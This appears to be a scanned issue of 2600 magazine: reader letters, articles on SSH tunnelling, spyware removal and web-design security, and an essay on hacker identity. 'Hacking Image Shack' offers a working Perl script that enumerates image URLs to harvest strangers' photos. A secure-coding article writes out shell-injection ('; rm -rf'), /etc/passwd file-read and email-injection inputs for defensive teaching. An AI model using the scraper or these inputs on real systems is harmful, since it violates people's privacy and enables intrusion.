1) It was the same email (pretty much, even a poem at the end was the same!) written in very bad English, but signed by different names and sent from different email addresses;

2) The author was urging me to contact a pet moving company's email, even without talking to me on the phone or seeing my cat's pictures;

3) All emails were sent from the same IP subnet, which, in my opinion, indicates that they were all originated from the same organization;

4) In all emails, the author was referring to him/herself as Mr./Mrs. FirstName (for example Mrs. Doris), whereas no normal person would do that. You either use the Mr./Mrs. LastName or Mr./Mrs. FirstName LastName format.

There are other things I did not like about those emails but I think it would be better to just forward them to you.

I am very worried that this is some kind of scam where people are trying to collect animals for some horrible purposes. Needless to say I would never give my pet to them but I am afraid other people might not be so careful. I cannot even think of what would happen to those poor animals.

I would really like to try to track down those emails and find out who is behind this scam. It is not easy though, and I'm afraid I don't have enough expertise in this technological area (even though I am a software engineer myself). So I thought that maybe some of the bright people writing for your magazine who know how to do this stuff could help me. I would really appreciate that! I think the goal is very noble.

Meanwhile, I really worry about other people and their precious pets falling victims to this scam. I sent an email to petfinder.com asking them to post some warning message, or something like that to ask people to be more careful.

Marina

Not surprisingly, this identical letter has been seen before in similar circumstances. We're not convinced it is necessarily targeting animals however. Since at one point in the email, the possibility of doing a bank transfer to pay for your pet is mentioned, it's very possible that it's all just a scam to get your bank info. Regardless of what it turns out to be, we're certain that it's a scam of some sort. We call on our readers to help figure this one out so we can spread the word.

Dept. of Injustice

Dear *2600:*

As a longtime reader and writer, I should have probably listened to all the negative comments I've heard regarding the American train system, in particular, Metro North Railroad. As I'm sure many readers are aware, Metro North now relies solely on TVMs (Ticket Vending Machines) to manage all transactions. Gone are the days of talking to a human being; we're now forced to deal with a rather confusing machine whose screen was in no way made for bright, sunny days.

Recently I was making a trip from my hometown to Bridgeport, Connecticut, a short trip that should have cost only $1.50. My friend and I had a boat to catch in Bridgeport and we arrived at the train station with plenty of time to spare. Lo and behold, a woman was having trouble with one of the ticket machines. Another person helped her, but apparently couldn't figure out the problem. They moved aside allowing me to step up. Sure enough, I had the same experience. You would press "B" for Bridgeport and the machine brought up Ansonia. A simple coding glitch, to be sure; hey, they happen, and aren't usually a big deal. The problem was, by the time it was realized it wasn't human error, the train was pulling up. We couldn't miss the train, so we hopped on and explained to the conductor what happened. I told him I was more than happy to pay the $1.50.

No go. The cost of the ticket was now $7, and he insisted that was what he had to charge me. Don't get me wrong, I understand this man was just doing his job and in no way responsible. I paid the $7 and called customer service when I got home. According to them, if at least one machine is working then I'm SOL and should not expect a refund. The customer service woman was very nice and sympathetic, but bottom line, there was nothing they could do.

Why must I be penalized for Metro North's computer glitch? I had tried to get my ticket, done everything I was supposed to do, and ultimately had to pay the price (and then some). Yes, I'll admit, it's a matter of a few bucks. But think of all the revenue Metro North must make from these kinds of things. For the record, I will happily pay the fee of $1.50 to occupy a seat from my town to Bridgeport, but I will continue to insist upon a refund of the balance.

Screamer Chaotix

Please don't let this one go. What Metro North did was atrocious and it's time they learned that the public isn't going to stand for it. You are not obligated to troubleshoot their machines and hop all over the place until you find the one that works. You made the attempt and presumably the problem can be documented (unless they're so corrupt that they've engaged in a coverup). Write a letter to the head of the MTA, to your local newspapers, and even contact your elected officials. It may only be a few dollars but the resulting publicity will cause them to rethink the next time they try and rip someone off. It will also inspire others to fight back next time something like this happens to them, whether it's Metro North or someone else. Good luck.

Dear *2600:*

In response to Public Display's letter about his school password/username system in 22:1 in the Utter Stupidity section, I have had the same dilemma. In my school your user ID is your graduating year and then four random numbers. Graduate in 2008, 83456. Now the passwords are something random: tree, date, note, paper, etc. But all the admin accounts, which you can find by going into the security option of the C: drive, are simply just username and password the same, like SA and SA. Now, my friend and I found this out. When you are on the account, you have access to grades, principal/teacher files, student files, and so on.

All my friend and I did was look around and then we left a .txt file in the tech guy's folder which said "Hey, found a hole in your system, here's how to fix it, etc." When they found that, they traced it back and we were given ten days out of school suspension and banned from further computer access as long as we are in the school's district.

Now I think that's a little extreme, don't you?

fallen

It's extremely stupid and indicative of administrators who have no control over their systems and punish the first person who tells them this as if they were the ones responsible for their own ineptitude. As they have already unfairly prosecuted you, we suggest letting everyone in the area know the specifics of the case until they're shamed into apologizing for their irrational reaction.

Dear *2600:*

Keep up the great work guys! This is what I got back when I submitted your site for approval from our work's filtering service.

"Thank you for submitting a web site unblock request to our Filter Review Team! This website is blocked because it contains information regarding militias, illegal weapons, bomb making, terrorism and similar sites. Please review our filtering criteria located in the support section of our webpage.

Thanks again for your feedback.

Filter Review Committee

Site: http://www.2600.com/"

pukethecat

And we hear that the people who run bsafeonline.com are a bunch of child molesters. See? We can accuse people of things too.

Dear 2600:

About six years ago when I was in seventh grade, I had just started looking into computer security. When using a workstation in the school's brand new computer lab, I noticed that there was a lot of filtering going on and a lot of access restrictions. I started wondering how this was being done and how easy it would be to defeat.

I found out that the computers (Windows 98) were running the Fortress 101 security software. I did a web search on how to defeat it and found a good list of vulnerabilities. I went in and changed the home page in Internet Explorer to this website. Mind you, I didn't have to do anything to change this. The Internet Explorer preferences were unprotected. I didn't change a single thing on this system.

About a week later I received a hall pass in the middle of English class. I went to the administration office and discovered I was meeting with the school principal and the school's "tech guy." I was informed that what I did was "illegal" and that I was going to be suspended for five days, lose my computer privileges for the remainder of the year, and that I was lucky I wasn't being expelled. After my suspension was over and I was trying to get through the school year, on multiple occasions the school's "tech guy" (who was about 40 years of age) taunted me whenever he passed by me in the hallways - things like "Look at me! I'm a hacker" and other comments in the same context.

I find that this is a showing of mass paranoia of "hackers" and computers in general. People who aren't knowledgeable in the world of computing shouldn't have the authority to legally (or the equivalent) act upon actions that they aren't qualified to understand. I have seen in the past six years that things have gotten a lot better (except for the time I was yelled at for changing a setting on a computer monitor in high school).

Luke

In some places things have gotten better. In others they've gotten much worse.

Dear *2600:*

I am sure you have heard of what is happening to the Kutztown 13 (www.cutusabreak.org). What is *2600's* take on this issue? Do you think what ensues will set a precedent? What would you consider an adequate punishment for these students (as they did break their ToS)?

David

This case involves students in Kutztown, Pennsylvania gaining administrative access on laptops distributed by the school district due to incredibly bad security (like having the passwords written on the back of each computer). Thirteen of these students were then threatened with felony charges. Thanks to a well designed and publicized website and a good amount of public outrage, we're happy to report at press time that this is no longer a threat and that 15 hours of community service is the penalty that was imposed in the end. There's a big difference between breaking Terms of Service and having no security at all which was the case here. That's why we think that even this is an overreaction. The school district hopefully learned a lesson here but we wouldn't be surprised if they didn't.

Memories

Dear *2600:*

Reading through the back issues for 1984 and 1985 over the last couple of days makes me sad. I didn't know you existed until a couple of years ago. Not that I was ever into phreaking, except to listen in to an international conference courtesy of a friend. But hacking? I was probably one of the earliest hackers around.

I started with computers in the late 60s on IBM mainframes and by the early 70s I was a systems engineer. That was fun! My first major job was to write a language so two Honeywell computers (mainframe and mini) could interchange data. I also had to debug new hardware on the systems. (The first cassette tape installed in Australia is one of my fondest memories of those times. I had to get into the hardware in a big way via software - I am not into the hardware side.) Went on to VAX and various others until the PC came out. What a fun world that was!

I used assembler or machine code and they were powerful (forerunners of C, of course, but in my opinion better than C). I moved into security for a while and seemed to do pretty well there. Creating systems I couldn't crack was great - and no one else cracked them either. However that led me inevitably into trying to crack other security systems - innocently at first, just to get the idea of what sort of security was around. Got into a few interesting systems - interesting because (a) I wasn't supposed to be there, and (b) their security was allegedly pretty inviolable. Ha!

By the early 80s I was using UNIX at a university and was on the net. Suddenly the world opened up. We had access to virtually every X-Net on the system - as long as you could get into them. I didn't seem to have much trouble with that either. Then Big Blue went ballistic and brought out specs on their about-to-be-released PCs so software writers could have the opportunity to write for them before release and BB would have masses of software to offer along with the hardware. Not much was left to the imagination!

PCs were fun. Using 8086/8088 assembler got you into anything! Which is what prompted this lengthy ramble. In 1985 you people were bemoaning the difficulty of getting enough info about PCs as there were so many different ones by then. Believe me, they weren't so different that one couldn't swap between them quite readily, as long as you stuck to assembler and used Debug.

I am now retired and haven't bothered to try to crack Windoze - too lazy. Hate it with a passion, too, which probably adds to my indifference. All the stupid little wannabes with their Tinker Toy viruses, and the damn fools who steal credit card numbers and IDs have really put me off. To me a hacker is one who gets into a system for fun, maybe looks around a bit and plays with it, but

does no damage and hurts no one. Anyone else is not my kind of person.

Thanks for tolerating this long and unnecessary bit of trivia, which will enlighten no one, but the urge to tell someone of some of the things I used to do was overwhelming. I've never admitted to illegal entry into machines before. I know you guys would understand, even if you aren't interested.

Love *2600* and am almost tempted to get back into a bit of good clean fun.

Mudwasp
Sydney, Australia

It was great hearing these recollections. Thanks for sharing them.

Dear *2600:*

As an employee (outside tech) for Verizon, Bell Atlantic, NYNEX, New York Telephone - well let's just call it "The Company" as my contract read for 25 years, I couldn't agree with you more. The Company has turned from a Mom and Pop take care of employees and customers corporation into a "how's the stock doing electronic conglomerate" caring only about the bottom line and the Golden Parachutes of their hierarchy. It used to be a great caring place to work at and for the customer to deal with. It was a company that cared about customer service or employees' health care and rights.

Well, we could blame it all on Judge Greene and divestiture but it goes a lot further then that, you can be sure. Before "The Split" all The Company's top lawyers sat down and figured why fight it. It would be to upper management's benefit to allow the termination of this great company. They saw dollar signs and went down easy knowing what was going to happen in the future. You don't hear much of MCI and Sprint like you used to. Wait and see, they will be a memory before long. With FTTP (fiber to the premises), Verizon (The Company) will be the monopoly once again in everyone's home and computer, knowing exactly what shows you watch, what products you use... well, you get the picture I'm sure. Who is worse? The feds or Verizon? You got me. Customer service is a contradiction in terms The Company doesn't care about the customer or the employee (the old backbone of the company). The employee in return cares nothing about The Company or the customer. All I can say is good luck when your line goes out again. I hope it's not me fixing it because as the old adage goes "what goes around comes around."

CWA1108

Reestablishing Contact

Dear *2600:*

First, I would like to say that I think your magazine is great. However, I have only had two occasions to read it. When I lived in Washington State about eight years ago, I had a neighbor who was pretty smart with computers. At the time he and I were into the same things in computers, but he was always on a power trip. Whenever we played with super soakers in the summer, he had to have the most powerful one. If he didn't and someone else did, that someone wasn't allowed to play unless they gave their super soaker to him. Being that he was four years older than me, I never could really stand up to him without repercussions. Anyway, one of his power trips was keeping an issue of *2600* away from me. I was at his house and had discovered it. When he caught me reading it, he snatched it away and told me that it was for "eyes only" and I wasn't allowed to read it. I didn't think much of it, except that it was just another control thing for him. Because I didn't catch the name of the magazine (I was busy reading the articles, not looking at the cover), I could never remember the name of it. Over the last eight years I have gone through spurts of trying to find the magazine with no success (as I could not remember the name). I finally gave up about two years ago because I just figured that it was probably a local magazine for the state of Washington (I live in New York now).

Then a few days ago I was browsing the magazine racks at Barnes and Noble, looking for a Linux magazine that had the Fedora Core 4 distro. Then I saw the little magazine and instantly knew what it was. I picked it up and am about to subscribe to it right now. God, how I hate that kid who didn't let me start reading it eight years ago. Think of all the information I have missed! Damn bullies!

Woodstock

We're sorry one of our readers treated you this way. We usually attract a better class of clientele.

Dear *2600:*

I just want to *thank* you for sending me the renewal notice. I did not realize that I had already received my last issue. I just wanted to let you know that I thought that was cool of you to remind me. I love the magazine, I will replace my H2K2 shirt someday (three years and still looking good), and the *Freedom Downtime* video is very cool!

CD

Don't count on that H2K2 shirt being in stock as the conference was three years ago. We're glad you enjoyed our renewal threat letter and acted upon it. Among other things it saves us a visit.

Dear *2600:*

I haven't picked up your magazine since last year. I just haven't been near the store to pick one up unfortunately. *Spam* finally came in handy! I got an email today for Viagra (big surprise eh?). Anyway, the address was from lorie@2600.com. Having been an avid reader I thought you guys were emailing me asking me where I've been lately! Since I buy the magazines off the rack, I said to myself... damn these guys are good! How'd they track me down? But alas, just another one of many Viagra sales. Anyway, at least it piqued my interest again and I plan on heading out tomorrow to get the latest issue. It has always been a good read for me.

jay
Norton, MA

This is the first - and probably the last - time that spam has ever served us. By the way, we trust that anyone who sees such email knows that it has absolutely nothing at all to do with us and that the headers are completely forged. But if you do get one of these, please give us a kind thought nonetheless. That'll show those spammers.

Got a letter for us? Send it on the net to letters@2600.com or use snail mail: 2600 Letters, PO Box 99, Middle Island, NY 11953 USA.

Not Working at a Call Center

by XlogicX
XlogicX@phx2600.com

Back when I was in high school I worked at a call center, a job many of us have came across. I've done a variety of call center jobs: inbound credit card activation, outbound telemarketing (didn't last very long), and outbound surveys. Right now I'm back to the call center after years working as a rent-a-cop. I now do tech-support, and I'm reminded of a trick that still works: How to not work a whole shift by using the phone system.

Discovery

It all started back at the original call center while working with some friends. We had a 30-minute lunch and two normal ten-minute breaks. We also had an extra ten minutes of break that could be used however we wanted. We could take three three-minute 20-second breaks or five two-minute breaks. My good friend noticed a timing pattern in the queue we got after taking a break.

Say we had a 15-minute wait between calls normally. After taking a break, we would be waiting on the phone for just about 15 minutes until we got a call. My friend looked over the supervisor's monitor and saw that after logging back into the phone, that user would be placed at the bottom of the queue. This doesn't sound like too big of a deal; most people know that this type of system works this way. It's only fair that the agent isn't bombarded with calls right after break. But that's not how the mind of a hacker thinks. How could this be used in a way it's not intended to be used?

The Exploit

It's the extra ten minutes. Knowing that there was a 15-minute wait period, my friend would wait ten minutes and take a one-second break. Fifteen minutes after the break, he got a call. To recap, that is 25 minutes between calls. After trying this, he took a one-second break every ten minutes for the remainder of the shift. For that entire period of time, he mysteriously didn't get any more calls. He told us of his discovery the next day. So for our entire shift, none of us took a single call - for a whole eight-hour shift!

On most call center phone systems, this is an "aux" code. There are different aux codes for different reasons: lunch, training, data entry, break, etc. For this exploit, we used the aux code for a break (Aux #2 where I work now, on an AVAYA phone system). It was OK at the original call center because nobody paid any attention to the logs for break as long as we weren't exceeding our ten-minute limit to our extra break time. You may not want to try the method that lets you not take any calls, but there is another way to reduce calls that probably won't get you caught, though it won't give you as much free time as the above method. Say you notice there are about 16 minutes in between calls and you are about ready to go on a break or lunch. Most people wait until they finish a call and then take a break. In our case, wait 15 minutes (or as close as you can without actually getting the call) after your last call, and then go on break. Those are 15 whole minutes of easy money, and you'll probably end up doing this four times in a shift. So that can add up to about an extra hour of no work in each eight-hour shift!

Conclusion

Turns out this same old trick works at the call center I just started at. I'm not going to be using it anymore though; this place audits a lot more. It wouldn't have been a big deal to lose my job in high school, but now that it gets me food and a place to sleep I don't want to mess around as much at work. I still may end up using the trick of waiting after a call before lunch though as this is less noticeable. By the way, I did end up getting fired from that original job while I was in high school. I guess putting a hard drive magnet up to a non-degaussable monitor wasn't the right thing to do, especially when the monitor was in the cube next to me with someone using it at the time. They said they would call me back if they needed further help. It's been a while.

Shouts: Evin, Skyler, Dual_Parallel.

Securing Your Wireless Network

by Seal

The purpose of Local Area Networks (LANs) is to facilitate the sharing of data between multiple computers. Because of their disposition, computers within the LAN treat each other differently than they do those on the Internet. It is that distinction which leaves them vulnerable to certain attacks, such as ARP Poisoning. Windows users are even more vulnerable; installing a keylogger across a network takes only a matter of seconds on computers with default settings.

The lack of physical access was the principle means of protection with wired LANs. With the advent of wireless routers, however, that is no longer the case. WEP (Wireless Equivalency Protocol) is the traditional system of encryption to protect wireless communications. Without it, an intruder can easily sniff out sensitive information sent over the airwaves. Unfortunately, WEP is flawed and can now be cracked in a matter of minutes. It has become obsolete and virtually useless as a means of protection against malicious users.

There are a few options to protect oneself. You can upgrade to a router supporting WPA or VPN, both providing more reliable forms of encryption. However, this option costs a fair bit of money and there's always the potential that the protection algorithm will be cracked in the future. There is another option however: bypassing the router entirely and using SSH tunnelling to encrypt our data.

This means that if someone were to intercept the wifi signals, they would first have to crack SSH in order to see its contents. There are two advantages to this method: the encryption is already strong, and because the solution is software and open-source based (i.e., not reliant on the router), patches could be issued to fix any potential vulnerabilities within the encryption.

The execution of this system necessitates that one computer be connected to the router via ethernet. This tends to already be the case with most setups. That wired computer will also have to run an SSH server. Linux users: that's already done. For Windows users, I recommend that you download *free* Cygwin (see below for URL) and opt to install the OpenSSH package during the installation. Once that's done, start up Cygwin and type in "net start sshd". From that point on, the server will launch with Windows. Type in "net stop sshd" to stop the server.

We aren't finished with our server, however. We must then install a proxy server onto the machine. Windows users, I recommend you download a *free* program called "Proxy" from AnalogX (see below for URL). Install it, and choose what communications you want it to handle and thus have secured (i.e., HTTP, FTP, etc.). At this stage, the setup is complete. We must now configure our clients (aka wireless computers). Linux users, I recommend you try "Squid" as the proxy server.

The next stop is to tunnel through sensitive communications. Windows users, I recommend that you use the *free* Putty (see below for URL). Now you want to forward the information. To do so with Putty, in the options select the "Tunnel" category (it's under the Connection --> SSH banners). In source port, put in "80" (for web traffic), write "localhost" as the destination, and select the "local" box. If you're using AnalogX's proxy, write in "localhost:6588" as the destination. The destination will vary if you're using another type of proxy server. Press "Add". Repeat adding ports for what you want to secure, using the following table for reference:

Protocol, Source Port, Destination
Web Traffic, 80, localhost:6588 [for those using ➥AnalogX Proxy]
E-Mail (Incoming), 110, localhost:110
E-Mail (Outgoing), 25, localhost:25
FTP, 21,localhost:21
Newsgroups, 119, localhost:119

In the "Session" category, write in the internal IP address for your server. If you don't know what it is, on the server computer go into CMD (Run --> Type in "CMD") and write "ipconfig". It will then display its IP. Once you're done, click on "Open" with Putty to connect to the server. When it asks you for credentials, enter the username ➥/password needed to log on to Windows for that machine. All your web, mail, etc. information will now be highly encrypted.

Finally, we have to tell our programs that are transferring the data to use the proxies. You will want your proxies to be specified as "localhost"

(aka. 127.0.0.1). So for example, in Firefox [Multiplatform Internet Browser] you will want to go into Tools --> Options, and click the "Connection Settings". In the dialog window that appears, you will want to put in "localhost" as the HTTP proxy and write in "80" as the port. The settings for the SSL proxy are the same as that for the HTTP.

Badabing, badaboom, you're done! Now this was pretty much a one time process. Assuming you saved your SSH client (i.e., Putty) configuration, the only thing you have to do next time you reboot that wireless computer of yours is to reconnect via SSH to your server.


Enjoy your wireless and *secure* Internet experience!

The possibilities don't end with the borders of your wireless access point. Let's say that you're in a cafe with open wifi. Why jeopardize your information when you can tunnel via SSH to your server at home and rest assured that your information is virtually impregnable?

Why must the server be connected via ethernet? If it wasn't, then despite the fact that our wireless computers would send information to it encrypted via SSH, the server computer would itself send information with at most WEP to the router. Defeating the purpose of this exercise.

Resources

Cygwin: http://www.cygwin.com
Putty: http://www.chiark.greenend.org.
➥uk/~sgtatham/putty/
AnalogX Proxy: http://www.analogx.com/
➥contents/download/network/proxy.htm
Squid: http://www.squid-cache.org/



The Continuing War on Spyware

by Inglix the Mad

As a full-time student and PC technician for a mid-sized PC company I read Patrick Madigan's article with interest. It was an excellent primer on Spyware detection and removal tools. The state of today however, given the possible lag time in the article, dictates a much different approach. Mind the fact that if you are unable to repair a system within two hours, you are probably better off backing up your data then reloading. The previous article and this one should help you arrive at a point where you can at least perform a backup of your vital data.

First let's touch upon a couple of tools Mr. Madigan did not reveal. The first is Security Task Manager (http://www.neuber.com) which allows one to kill many running processes and toss them directly into quarantine. The best part of all is that it includes a couple of niceties such as listing who made the file, and event gives the "readable" text contained within it. This excellent tool has one last feature, the ability to "Google" the process that first takes you to the Neuber Software page which lists anything other users of the software have posted. If it is not listed or you're just not sure whether or not to believe it, you can continue onto Google to check what is linked on the process.

Second is a tool called LSPfix (http://www.➥cexx.org). This tool lists all of the LSPs (Layered Service Providers) in a system and allows you to remove them. While one cannot say enough good things about this tool it is, as Security Task Manager also is, very dangerous. Using these tools without taking precautions can render your system unusable and possibly unrecoverable, so take advantage of the third tool.

The third tool is Google itself. The collective power of the Internet means that people help each other on a regular basis and many Spyware files are identified in a quick manner. Beware though, for I have seen a few sites that purport to help remove Spyware while actually causing you to either download more Spyware or making your tools ineffective.


There is one more tool and it is the most important: your own mind. Over the past few months, Spyware authors have become increasingly sneaky about hiding their files, not naming the files and directories they hide in properly. Since they are dumping them in various places around the hard disk, here are a few common places: Windows, System (for Win9x), System32 (2k/XP), Common Files (under Program Files), My Documents, the Temp and Temporary Internet directories, and of course the root directory. Now to find many of these files you will have to enable showing hidden files, extensions for known

file types, and the protected operating system files. You may find these options through /Folder Options/View.

Now as for identifying Spyware files, look for small files with recent creation dates. Check to see who the company is that created the file, and for heaven's sake don't delete it if it says Microsoft Corporation. Look for files with odd names that are similar, but not identical to real system files (i.e., Kerne132.dll instead of Kernel32.dll - that "1" instead of an "L" is pretty tricky to the average person) or ones that have total garbage names like wwlkjfo.exe in the above directories. Right-Click on the file, choose Properties, and see what info is available.

Finally, a word to be wary for the future. Rootkit attacks are coming, if not already here. Microsoft themselves (http://research.microsoft.com/research/pubs/view.aspx?type=Technical%20Report&id=775) has published an article on them. They have released a beta removal tool but even they admit that the only way to be positive a rootkit is gone is to format and reload your computer. I think I may have found a couple of these myself by accident. These files that I had to delete in either Safe Mode, or even more drastically in Safe Mode Command Prompt, deny any other attempt to remove them.

I've gotten quite good at removing Spyware over the last year. It is the number one problem for all computer builders. Being at such a company that is not huge, I can only imagine the nightmare for those smaller than us, much less the end user. I urge everyone to protect themselves by using a smaller market share browser, avoid the MS email client, and get smart about downloading "free" programs. Donate money to the major Spyware hunters - they help protect you. Finally, never, ever, under any circumstances, click anywhere on a pop-up.



Hacking Image Shack

by SystemDownfall and Worm
Systemdownfall@blueoxidine.com

Many people use Image Shack (image shack.us) to quickly host a picture to show to their friends or to throw a screenshot on for some people to help with tech support or whatever. But one thing that many people forget about posting personal images on imageshack is that they *are not* private. Anyone who goes around typing in random numbers can find that image. Let's start by looking at the layout of the url we will be using. When you upload a picture to imageshack it gives you about four different choices of URLs to use. We have chosen to use this one because it is the easiest to guess since the other ones add other random numbers to them: http://imgXXX.imageshack.us/my.php?image=XXX.jpg. The first set of Xs is the server number. All servers start with "img" and end with between one and three numbers. An example of a server number would be: "img216." The second set of Xs is the image number. Images can have names as well but it is easier to guess the numbers. Numbers can also be as many numbers as the person wants but the most common number of digits is three. The easiest way to start doing this is to just type in the url http://imgXXX.imageshack.us/my.php?image*=001.jpg and move up in numbers until you find something interesting. Believe me, I have found things that are *very* interesting. After doing this for a long time, we decided we needed a better solution: a script! So we wrote a perl script that parses through the html and downloads the photo to the current directory, then moves on to the next image. Here is the script:

```
#!/usr/bin/perl -w
use strict;
use WWW::Mechanize;
use WWW::Mechanize::Link;

#Create an Object
my $mech = WWW::Mechanize->new();

my $number;

foreach $number ("000" .. "999") {
#Url to search images on.
my $url = "http://img216.imageshack.us
➥/my.php?image=$number.jpg";

#Request webpage
$mech->get( $url );

#Search for all links containing .jpg or
➥.jpeg extensions
#in the url.
#Everything in between qr/ / is what to
➥search for
```

```
#The . means any character usually but
➥we use \. to escape it
# and make it literal. Then we did
➥(jpe?g) which means to search for
#the text jpg or jpeg.
# The $ character means the end of the
➥line/string.
# The i at the end means make everything
➥case insensitive

my @link = $mech->find_all_links(
tag => "a", url_regex => qr/\.(jpe?g)$/i);


my $lurl;
#find_all_links returns a link object
# and in order to get the url from the
➥object
# you have to do a $link->url.

foreach my $currentlink (@link) {
 $mech->get( $currentlink);
 $lurl = $currentlink->url();
}
#Take done.php?l=img301 out of the URL
➥and replace with img301/
$lurl =~ s/done\.php\?l\=img216\//img216
➥\//;

#Save image to file
$mech->get( $lurl, ":content_file" =>
➥"$number.jpg");
}
```

It works very quickly and you get a lot of good stuff. The best idea in my opinion is to set up a web server and make a directory within it to run the script. Then you can access your new picture database from anywhere! Now, this script only finds jpg or jpeg files and only on one server. You would have to edit the server number to do it on a new one. This script also requires a few perl modules which can be downloaded at www.cpan.org. Here is a list of all of the modules needed: HTML::Form 1.038, HTML::HeadParser, HTML::TokeParser 2.28, HTTP::Daemon 0, HTTP::Request 1.3, HTTP::Status LWP 5.76, LWP::UserAgent 2.024, URI 1.25, URI::URL, URI::file, and WWW::Mechanize.

I Am Not a Hacker

by mirrorshades

The media tells you that "hackers" are either unsupervised teenagers who break into computer systems and steal credit card numbers to use at pornographic websites, or scum-of-the-earth anarchist rebels who write viruses designed to destroy ATM networks and shut down the "evil corporate system."

The truth is that "hacker," as a title, is dead. The title conveys an eclectic sense of rugged nobility from a bygone era - to call someone a hacker is to call them a true old-school master, an IT professional before there was any such thing as an IT professional. It simply doesn't make sense to refer to anyone as a hacker if they can't remember a time before desktop computers. There is no Internet-era equivalent of "hacker" - or if there is, I can't think of it. The PC Revolution is over, the dot-com bubble has burst. Technology is no longer the final frontier.

All your ideas of who I am are wrong. But I don't suspect you'll care enough to challenge yourself.

I don't wear a white, black, or gray hat. I don't type my sentences using numbers and punctuation marks instead of letters. I won't "teach you to hack," I don't "hack into computers," my goal is not to "hack the planet."

I am many things in many ways. I am young and old; I am male and female; I am Christian, Taoist, and Atheist. I am Black, White, and every color in between. I am college educated and a high school dropout. I work in a large corporation, part-time at the mall, and am unemployed. I am everything you can think of, but nothing you can understand.


I do what I do because I love computers. I believe that information is amoral on its own, and that what I do with it is my own decision. "What I do" is whatever I find interesting at the moment; I don't worry about right or wrong, profit or loss, reputation or credibility. There have been countless nights that I have stayed up past 3:00 am working on something that has no inherent value other than the knowledge I gain from doing it. What I do goes beyond interest, beyond hobby, beyond obsession. Can you say the same about anything, *anything* that you do? If you can't, then you have gone through your life missing something.

I don't care what you think of me or what I do. I don't care what I think of you or what you do. I am not a zealot, bent on converting the world to my way of thinking - if I do something that interests you, I am happy to tell you about it if you ask. If you do something that interests me, I will ask you about it. My goal is to learn, which I will do with you but I can do just as well without you.

Call me a selfish bastard; call me a philosopher; call me a dreamer, an idealist; call me a criminal; call me a geek. Call me whatever you like.

Just don't call me a hacker.

Security Pitfalls for Inexperienced Web Designers



by Savage Monkey

I am a college student and I often have the opportunity to use and assist with websites developed by other students. Doing so has given me an appreciation for common security holes introduced by inexperienced web designers. Here I will provide a few examples of what not to do, or, from the sysadmin's point of view, what to make sure your users don't do.

First of all, validate *all* input, including get/post data you think only your own pages will produce, cookies produced by your own site, and, of course, user form data. Pay particular attention to anything where a parameter specifies a file to fetch or a command to run. One site I saw recently allowed users to specify, in a text field, arguments to fortune(6). The CGI script would then run something like "fortune $user ➥args" without any checks, allowing the user to pass a parameter like "; rm -rf" or literally anything else he wanted. If you really must put user data in backticks, consider giving the user a set of options to choose from. For instance, allow the user to check if he wants an offensive fortune, rather than letting him type any parameter he can think of.

Similar problems can occur when parameters specify files to fetch, especially with functions like "file" and "readfile" in PHP, which will work on virtually any resource, including local files and URLs. Many sites load different pages using something like "http://www.site.com/index.php ➥?page2fetch=sales.html". Lazy webmasters will neglect to verify that sales.html is indeed a part of the website, letting a malicious user specify page2fetch=/etc/passwd, for instance, to examine an arbitrary local file, or page2fetch=http:// ➥www.google.com, e.g., to use your site as a proxy. Some webmasters think they can solve this problem by appending a particular extension (html, say) to the page2fetch parameter. They're generally wrong. Enemies can circumvent this by appending a null character to the end of the parameter, tricking the system into ignoring the appended extension, and if this fails to work, they can still access unintended resources ending in the given extension. The only safe way to use this technique is to give index.php a whitelist of acceptable pages to fetch, and serving an error page if page2fetch is not on this list.

Use a similar method for other input as well. If your site requires someone to register with an email address ending in 2600.com, you may realize (as many webmasters fail to) that a malicious user could register with something like joe ➥schmo@gmail.com,nobody@2600.com -which, with poor authentication, would cause the registration info to be emailed both to joe ➥schmo@gmail.com and nobody@2600.com - or with something like <joeschmo@gmail.com>no ➥body@2600.com - where the email would be sent to joeschmo, with nobody@2600.com treated by the email system as a comment. Are there other tricks someone could use? Don't spend time sifting through the email RFCs trying to figure it out. Err on the side of caution, and make sure every email address matches some regexp like [A-Za-z0-9]+@2600\.com. If there's a problem, you'll hear about it. If an unauthorized user opens an account, you may not until after he's stolen confidential information, or whatever it is that you feel you need to protect. Use this technique everywhere. Don't try to look for weird patterns and rule them out; look for normal ones and allow them exclusively.

In general, don't believe anything your users tell you. If you're selling something, don't pass the price in URL or the postdata; just pass the item ID and look up the price in your own database. Use session keys; don't have the user pass the same authentication over and over where it's vulnerable to replay attacks. Don't assume that nobody will tamper with the postdata, or nobody will edit their cookies. Somebody will, and even if somebody doesn't, somebody else will read your code and laugh at you.

Also, don't reinvent the wheel, unless you're either really good or you just don't care. Don't invent your own new kind of encryption that looks pretty good to you. Don't even implement something you read about in cryptography class yourself. Why bother? People more paranoid than you or me devote their lives to doing it securely. Why not use their work?

Don't write your own forum software; download an open source package. They'll have more features than you have time to implement, a prettier look than you would have the patience to perfect and they'll have more eyeballs examining the code for bugs than you could ever have. Just make sure to keep the software up to date. A widely-deployed package with a well-known security hole is extremely dangerous, since script kiddies and worms will find you on Google and pick on you.

HTML, Perl, and PHP are easy. Downloading phpBB2 tarballs from the Internet and typing tar -xfz is even easier. Keeping your websites secure takes practice, but it's not impossible. Web design is one of the few fields in which it's possible to achieve greater security without compromising convenience and usability, so there's no reason to leave yourself (and your web host) vulnerable to attack.

A Peek Inside a Simple ATM Machine

by FocusHacks

In 21:4, I discussed the workings and "unofficial" reset method for LaGard ComboGard vault locks. This time I've got a whole ATM to work with.

